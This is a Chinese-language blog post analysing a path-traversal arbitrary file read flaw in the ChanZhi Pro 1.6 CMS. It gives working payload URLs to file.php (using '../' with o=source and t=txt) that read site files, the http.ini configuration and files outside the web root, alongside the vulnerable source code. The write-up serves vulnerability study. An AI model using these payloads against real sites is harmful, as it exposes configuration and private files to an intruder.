902 字
5 分钟
禅知Pro 1.6 前台任意文件读取分析
2018-08-19
0x01 前言
这两天看到禅知这个CMS有一个前台的任意文件读取漏洞,就在此写一片分析文章。
0x02 环境
- 下载安装安装程序,这个CMS是封装起来的,连着Apache+MySQL一起打包成exe可执行程序。
- 安装也比较简单,傻瓜式安装。

0x03 漏洞复现
- 在网站根目录
C:\xampp\chanzhi\www新建一个测试文件test.php
- 执行payload查看文件内容:
http://localhost/file.php?pathname=../test.phpi&t=txt&o=source
- 执行payload来查看程序的配置文件:
http://localhost/file.php?pathname=../http.ini&t=txt&o=source
- 跨目录读取文件(前提是有目录权限):
http://localhost/file.php?pathname=../../bin/php/backup.php&t=txt&o=source
0x04 漏洞分析
漏洞文件:C:\xampp\chanzhi\www\file.php,从头开始往下分析:
- 1-19行是定义变量和判断是否GET传值过来,传全称或者简称都可以赋值给对应的变量,比如:
http://192.168.86.130/file.php?f=../test.php&t=txt&o=source,pathname和f是对应的,下面的以此类推。 主要是19行,$_SERVER['SCRIPT_FILENAME']的值是C:/xampp/chanzhi/www/file.php,加上dirname函数后的值为C:/xampp/chanzhi/www。rtrim函数是去掉/右边的值然后加上/data/之后$dataRoot的值为C:/xampp/chanzhi/www/data/
<?php
$pathname   = '';
$objectType = '';
$imageSize  = '';
$extension  = '';
$version    = '';

if(isset($_GET['pathname']))   $pathname   = $_GET['pathname'];
if(isset($_GET['objectType'])) $objectType = $_GET['objectType'];
if(isset($_GET['imageSize']))  $imageSize  = $_GET['imageSize'];
if(isset($_GET['extension']))  $extension  = $_GET['extension'];

if(isset($_GET['f'])) $pathname   = $_GET['f'];
if(isset($_GET['o'])) $objectType = $_GET['o'];
if(isset($_GET['s'])) $imageSize  = $_GET['s'];
if(isset($_GET['t'])) $extension  = $_GET['t'];
if(isset($_GET['v'])) $version    = $_GET['v'];

$dataRoot = rtrim(dirname($_SERVER['SCRIPT_FILENAME']), '/') . '/data/';- 判断
$objectType变量的值,如果传入的值不是source和slide,那么进入else的代码段,但是会加上upload目录就不能实现任意文件读取了,所以传入source是最合适的。$dataRoot赋值给$savePath然后和$pathname拼接起来赋值给$realPath变量
if($objectType == 'source' or $objectType == 'slide')
{
    if($objectType == 'slide' and !preg_match('/^slides\/[0-9_0-9]/', $pathname)) die('The file does not exist!');
    $savePath = $dataRoot;
}
else
{
    if(!preg_match('/^[0-9]{6}\/f_[a-z0-9]{32}/', $pathname)) die('The file does not exist!');
    $savePath = $dataRoot . 'upload/';
}

$realPath = $savePath . $pathname;- 开头判断
$realPath文件是否存在,接下来把$realPath赋值给$filePath,$mime = getMimetype($extension);这一句是根据参数t或者extension传过来的值决定Content-Type的可用值。getMimetype函数可以到123行查看,比如我们传过来的值$_GET['t']=txt,那么就会对应的Content-Type是:
header("Content-type: $mime");是定义HTTP头Content-type内容,$handle = fopen($filePath, "r");读取$filePath的文件。
if(!file_exists($realPath))
{
    $realPath = $savePath . (strpos($pathname, '.') === false ? $pathname : substr($pathname, 0, strpos($pathname, '.')));
}
$filePath = $realPath;
if($imageSize == 'smallURL')  $filePath = str_replace('f_', 's_', $realPath);
if($imageSize == 'middleURL') $filePath = str_replace('f_', 'm_', $realPath);
if($imageSize == 'largeURL')  $filePath = str_replace('f_', 'l_', $realPath);

if(!file_exists($filePath)) $filePath = $realPath;

if(!file_exists($filePath)) die('The file does not exist!');

$seconds = 3600 * 24 * 30;
$expires = gmdate("D, d M Y H:i:s", time() + $seconds) . " GMT";
header("Expires: $expires");
header("Pragma: cache");
header("Cache-Control: max-age=$seconds");

$mime = getMimetype($extension);
header("Content-type: $mime");

$handle = fopen($filePath, "r");- 还没结束,触发是靠
while(!feof($handle)) echo fgets($handle);这一句,如果没有这一句就不会构成任意文件读取,所以每一步都很关键。
if($handle)
{
    if($mime == 'video/mp4')
    {
        $length = filesize($filePath);
        $start  = 0;
        $end    = $length - 1;

        header("Accept-Ranges: 0-$length");
        if(isset($_SERVER['HTTP_RANGE']))
        {
            $cStart = $start;
            $cEnd   = $end;

            list(, $range) = explode('=', $_SERVER['HTTP_RANGE'], 2);
            if(strpos($range, ',') !== false)
            {
                header('HTTP/1.1 416 Requested Range Not Satisfiable');
                header("Content-Range: bytes $start-$end/$length");
                exit;
            }
            if($range == '-')
            {
                $cStart = $length - substr($range, 1);
            }
            else
            {
                $range = explode('-', $range);
                $cStart = $range[0];
                $cEnd   = (isset($range[1]) && is_numeric($range[1])) ? $range[1] : $length;
            }

            $cEnd = ($cEnd > $end) ? $end : $cEnd;
            if ($cStart > $cEnd || $cStart > $length - 1 || $cEnd >= $length)
            {
                header('HTTP/1.1 416 Requested Range Not Satisfiable');
                header("Content-Range: bytes $start-$end/$length");
                exit;
            }

            $start  = $cStart;
            $end    = $cEnd;
            $length = $end - $start + 1;
            fseek($handle, $start);
            header('HTTP/1.1 206 Partial Content');
        }
        header("Content-Range: bytes $start-$end/$length");
        header("Content-Length: " . $length);

        $buffer = 1024 * 8;
        while(!feof($handle) && ($p = ftell($handle)) <= $end)
        {
            if($p + $buffer > $end) $buffer = $end - $p + 1;
            set_time_limit(0);
            echo fread($handle, $buffer);
            flush();
        }

        fclose($handle);
        exit;
    }
    else
    {
        while(!feof($handle)) echo fgets($handle);
        fclose($handle);
    }
}- 那么到这里就开始构思怎么样去构造Payload:
- o参数必须为
source - t参数必须对应的Content-type的值为
text/plain - f参数文件的相对路径
那么我们最终的Payload为: http://192.168.86.130/file.php?f=../test.php&t=txt&o=source 或者 http://192.168.86.130/file.php?pathname=../test.php&extension=txt&objectType=source
0x05 参考
https://www.cnblogs.com/52fhy/p/5436673.html http://www.lsafe.org/?p=262